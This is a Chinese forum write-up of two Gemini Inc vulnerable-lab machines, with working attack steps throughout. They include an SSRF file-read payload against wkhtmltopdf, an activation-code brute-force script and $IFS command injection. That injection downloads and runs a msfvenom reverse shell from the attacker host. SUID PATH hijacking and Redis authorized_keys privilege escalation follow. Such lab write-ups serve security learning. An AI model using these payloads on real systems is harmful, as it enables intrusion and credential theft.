985873**** / 2018-10-15 16:40:02 / 浏览数 2086 技术文章 技术文章 顶(0) 踩(0)

V1

主机发现

arp-scan -I 发现主机ip为192.168.75.147。

nmap -p 1-65535 -T4 -A -sV 192.168.75.147进行一波全部端口的扫描。开启了22,80端口。

默认密码登陆

我们直接看一看80端口,在test2目录下开启了一个web应用。用dirb对其进行一波目录的扫描,好像没得到什么有用的东西。我应该要先登陆一个账号,但是也没有扫到注

```
$sqls[] = "
INSERT INTO `".$prefix."users` (`userid`, `username`, `display_name`, `password`, `email`, `key`, `validated`, `groupid`, `lastactive`,
(1, 'admin', 'Admin', '7110eda4d09e062aa5e4a390b0a572ac0d2c0220', 'admin@gmail.com', '', '1', 4, ".time().", 1, 0, ".time().");";
```

先知社区


把MD5解密一下得到一个可用的账号。

admin:1234


神奇的pdf

登陆之后有两个功能。

编辑个人资料。



将个人资料导出pdf。



我们可以在修改名字的时候输入<script>alert(1)</script>产生XSS。

在生成的pdf中我们可以看到这样的一个信息,export.php 使用了wkhtmltopdf 用与pdf的转换。

```
%PDF-1.4
1 0 obj
<<
//Title (□Profile of admin)
/Creator (□wkhtmltopdf 0.12.4)
/Producer (□Qt 4.8.7)
/CreationDate (D:20180916060501-04'00')
>>
```

要是我们用google搜索wkhtmltoimage read可以看到这样一个issues。wkhtmltoimage存在ssrf和文件读取漏洞。



找到约 71,300 条结果 (用时 0.20 秒)

SSRF and file read with wkhtmltoimage · Issue #3570 · wkhtmltopdf ...
https://github.com/wkhtmltopdf/wkhtmltopdf/issues/3570 ▼ 翻译此页
2017年7月19日 - I found that if wkhtmltoimage convert a http status code 302 url,it may redirect to a local host and cut the image. for example: put it on a outer ...

wkhtmltopdf会跟随302重定向,并且会解析我们的file协议读取本地的文件,并转换为PDF。如果我们在服务器上放置1.php。

```
<?php

$file = $_GET['file'];
header("location:file://$file");</pre>
```

然后在name处填上<iframe src="http://192.168.75.131/1.php?file=/etc/passwd" width="100%" height=1220></iframe>可以读取到/etc/passwd。可以看到有一个gemini1 用户。



应用 📙 杂乱 📙 security 📙 blog 📙 challenge 📵 Sec-News 安全文摘

root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync

games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin

irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin

gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin

nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin

systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false

systemd-resolve:x:102:104:systemd Resolver,,,;/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,;/run/systemd:/bin/false

_apt:x:104:65534::/nonexistent:/bin/false

dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/bin/false

messagebus:x:107:111::/var/run/dbus:/bin/false

usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false

geoclue:x:109:115::/var/lib/geoclue:/bin/false

avahi:x:112:119:Avahi mDNS daemon,,,;/var/run/avahi-daemon:/bin/false colord:x:113:120:colord colour management daemon,,,;/var/lib/colord:/bin/false

saned:x:114:121::/var/lib/saned:/bin/false

hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false


Debian-gdm:x:116:122:Gnome Display Manager:/var/lib/gdm3:/bin/false

gemini1:x:1000:1000:gemini-sec,,,:/home/gemini1:/bin/bash

sshd:x:117:65534::/run/sshd:/usr/sbin/nologin

mysql:x:118:123:MySQL Server,,,:/nonexistent:/bin/false

然后尝试读取一下/home/gemini1/.ssh/id_rsa,如果可以读到用户的私钥的那我们可以直接ssh链接上去。



到此我们获得了一个低权限的shell。

SUID提权

uname -a 看一下内核版本是4.9.0,似乎没有直接可用的exp。这里要用到SUDI提权,可以看看这篇文章https://www.anquanke.com/post/id/86979。 先看看我们有哪些可以利用的文件。

```
geminil@geminiinc:~$ find / -user root -perm -4000 -print 2>/dev/null
/usr/lib/apache2/suexec-pristine
/usr/lib/apache2/suexec-custom
/usr/lib/policykit-l/polkit-agent-helper-l
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/sbin/pppd
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/listinfo
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/sudo
/bin/mount
/bin/umount
/bin/ping
/bin/su
/bin/fusermount
```

有一个奇怪的listinfo,运行一哈,貌似是输出一些网络信息。用strings命令看看其中的字符。

可以看到其运行了date命令,并且未加上其绝对位置。这样的化,我们修改环境变量将date指向到我们构造好的shell之上,让root运行我们的shell,这样我们就可以提升我

```
lispmtopgm listinto
geminil@geminiinc:~$ strings /usr/bin/listinfo
/lib64/ld-linux-x86-64.so.2
(J/0<
libc.so.6
popen
printf
fgets
pclose
  cxa finalize
 _libc_start_main
ITM_deregisterTMCloneTable
 gmon start
Jv RegisterClasses
_ITM_registerTMCloneTable
GLIBC 2.2.5
=q
5j
=!
AVAWA
AUATL
[]A\A]A^A_
/sbin/ifcoprig | grep inet
/bin/net tat -tuln | grep 22
/bin/netstat -tuln | grep 80
date
displaying network information. 4.
displaying Apache listening port
displaying SSH listening port
```

创建一个1.c,然后上传到我们的靶机上,将其编译成date文件,并将环境变量指向date所在文件夹。

```
#include <sys/types.h>
#include <unistd.h>
#include <stdlib.h>

int main() {
   setuid(0);
   setgid(0);
   system("/bin/bash");
}
```

运行listinfo, get root!

```
geminil@geminiinc:/tmp$ gcc l.c -o date
geminil@geminiinc:/tmp$ ls
1.c date systemd-private-7726361483bc46b0a486020cb79bd33b-apache2.service-HewgjG systemd-private-7726361483bc40
geminil@geminiinc:/tmp$ echo $PATH
/usr/local/bin:/usr/bin:/usr/local/games:/usr/games
geminil@geminiinc:/tmp$ export PATH=/tmp/:$PATH
geminil@geminiinc:/tmp$ lis
lispmtopgm listinfo
geminil@geminiinc:/tmp$ listinfo
displaying network information...
                                                 inet 192.168.75.148 netmask 255.255.255.0 broadcast 192.168.75.255
displaying network information...
displaying network information...
                                                 inet6 fe80::20c:29ff:fe89:7le8 prefixlen 64 scopeid 0x20<link>
                                                 inet 127.0.0.1 netmask 255.0.0.0
displaying network information...
                                                 inet6 ::1 prefixlen 128 scopeid 0x10<host>
                                                      Θ
                                                              0 0.0.0.0:22
displaying Apache listening port...
                                          tcp
                                                                                           0.0.0.0:*
                                                                                                                     LISTEN
displaying Apache listening port...
                                                              0 :::22
                                          tcp6
                                                      Θ
                                                                                                                     LISTEN
displaying SSH listening port...
                                       tcp6
                                                   Θ
                                                           0 :::80
                                                                                        :::*
root@geminiinc:/tmp#
```

V2

主机发现

arp-scan -l 获得靶机ip 192.168.75.149, 和v1一样也是只开启了22和80端口。

登陆admin

v1中的账号密码在v2中已经不再适用了。还是老样子先扫一波目录。得到了两个在v1中没有的目录。

```
Generating Wordlist..
    :@kali:/var/www/html# dirb http://192.168.75.149/ /root/Desktop/SVNDigger/all.txt -N 400
DIRB v2.22
By The Dark Raver
START TIME: Sun Sep 16 09:26:35 2018
URL_BASE: http://192.168.75.149/
WORDLIST FILES: /root/Desktop/SVNDigger/all.txt
OPTION: Ignoring NOT FOUND code -> 400
GENERATED WORDS: 43105
---- Scanning URL: http://192.168.75.149/ --
==> DIRECTORY: http://192.168.75.149/admin/
+ http://192.168.75.149/profile.php (CODE:403|SIZE:0)
==> DIRECTORY: http://192.168.75.149/img/
+ http://192.168.75.149/footer.php (CODE:200|SIZE:2932)
+ http://192.168.75.149/login.php (CODE:200|SIZE:7204)
==> DIRECTORY: http://192.168.75.149/lib/
+ http://192.168.75.149/index.php (CODE:200|SIZE:5763)
 http://192.168.75.149/logout.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.75.149/inc/
+ http://192.168.75.149/export.php (CODE:200|SIZE:13)
==> DIRECTORY: http://1<u>92.168.75.149/</u>manual/
+ http://192.168.75.149/activate.php (CODE:403|SIZE:1301)
+ http://192.168.75.149/????.txt (CODE:200|SIZE:5763)
+ http://192.168.75.149/registration.php (CODE:200|SIZE:6844)
+ http://192.168.75.149<mark>/?? (CODE:200|SIZE:</mark>5763)
```

先访问registration.php注册一个账号,但是登陆时提示需要我们填写邀请码。

Your account is not yet activated! Please submit the 6 digit code for activation

医优先知社区

正好activate.php就是填写邀请码的界面,而之前提示过了密码是6位数字。那么我们写个脚本爆破一下。

```
import requests
import re
s = requests.session()
def post(num):
  url = 'http://192.168.75.149/activate.php'
  cookie = {'PHPSESSID':'husbpgapgpkcdtpedtmn3uj5c7'}
  proxies = {'http':'http://127.0.0.1:8080'}
  t = s.get(url=url,cookies = cookie)
  token = re.search("'hidden' name='token' value='(.*?)'>",t.text).group(1)
  post_data = {'userid':16,'activation_code':num,'token':token}
  t = s.post(url = url,cookies = cookie,data = post_data)
  print(num)
  return t
for i in range(0,100000):
  t = post((6-len(str(i)))*'0'+str(i))
   if t.status_code != 403:
      print('get',num)
      break
```

成功的得到验证码000511,然后访问一下users_list.php,看熟悉的Gemini用户。在html源码中可以看到被注释掉的passwd。md5解开我们得到admin的账户Gemini:se

<!-- Password: edbd1887e772e13c251f688a5f10c1ffbb67960d
 -->

登陆上admin的账号,可以看到多了一项功能admin panel但是访问确是403错误。抓个包看看,提示ip错误。

HTTP/1.1 403 IP NOT ALLOWED

Date: Sun, 16 Sep 2018 13:43:32 GMT

Server: Apache/2.4.25 (Debian)

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidat

Pragma: no-cache Content-Length: 0 Connection: close

Content-Type: text/html; charset=UTF-8

猜测必须要本地访问, http头加上X-Forwarded-For:127.0.0.1成功访问。

命令执行

admin功能中可以执行命令,但是没有回显也过滤了■■■>■,|■这样的化我们写入文件就遇到了个问题。但是空格我们可以用\$IFS作为空格绕过。

尝试wget\$IFS'http://192.168.75.131/shell'将shell下载到当前目录下,但是访问不到。然后经过一些尝试猜测该目录是不可写的。

于是我用msfvenom -p linux/x64/shell_reverse_tcp Lhost=192.168.75.131 lport=23333 -f elf -o pwn生成一个反弹shell,再让靶机把我们的shell下载到tmp目录下,并执行。

wget\$IFS'-P'\$IFS'/tmp/'\$IFS'http://192.168.75.131/pwn'
chmod\$IFS'777'\$IFS'/tmp/pwn'
/tmp/pwn

这样我们收到了一个反弹shell,我们将我们的公钥写到/home/gemini1/.ssh/authorized_keys中,到此我们获得了一个低权限的shell。

redis提权

同样的内核版本为4.9.0。

但是我们ps-eflgrep redis,可以看到开启了redis并以root权限运行。那这样的化我们可以通过redis写入root的authorized_keys,从而提升我们的权限。

尝试直接redis-cli -h 127.0.0.1 -p 6379, 报错(error) NOAUTH Authentication required.,那这样的化我们需要一个密码。在/etc/redis, cat 6379.conf | grep pass。得到requirepass 8a7b86a2cd89d96dfcc125ebcc0535e6。

geminil@geminiinc:/etc/redis\$ redis-cli -h 127.0.0.1 -p 6379 -a 8a7b86a2cd89d96dfcc125ebcc0535e6
127.0.0.1:6379> set pbk "\n\n\nssh-rsa AAAAB3NzaClycZEAAAABIwAAAQEAsLgGgpaXoxytCwuquWT5+/BK\loNHhWL5V+K3bfl1CD2UOIdqV9McbvkU9SPpXFb009wtcLWT5GP3ikqvlHbcfj.
YfBHM6ZKq+ncGy0tAe924qZNHrUMRgfEfb9IkdTIiGem0kXU3c5uSowo44w6G95bLCqHzRlwPVA9AdYqMXXuDvHjhY7VnVtboSRxvGUc17w/bVzHxIte8q0Q4YkNeBqtqvXuvFdMjR5bySasjn6BcGYXMlpEm0isJNFUz7w==\n\n"
OK
127.0.0.1:6379> config set dir /root/.ssh
OK
127.0.0.1:6379> config set dbfilename "authorized_keys"
OK
127.0.0.1:6379> save
OK
127.0.0.1:6379> I

然后ssh登陆root即可。

点击收藏 | 0 关注 | 1

上一篇:2018护网杯easy_larav... 下一篇:区块链安全一论激励机制与激励层中的...

- 1. 0 条回复
 - 动动手指,沙发就是你的了!

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板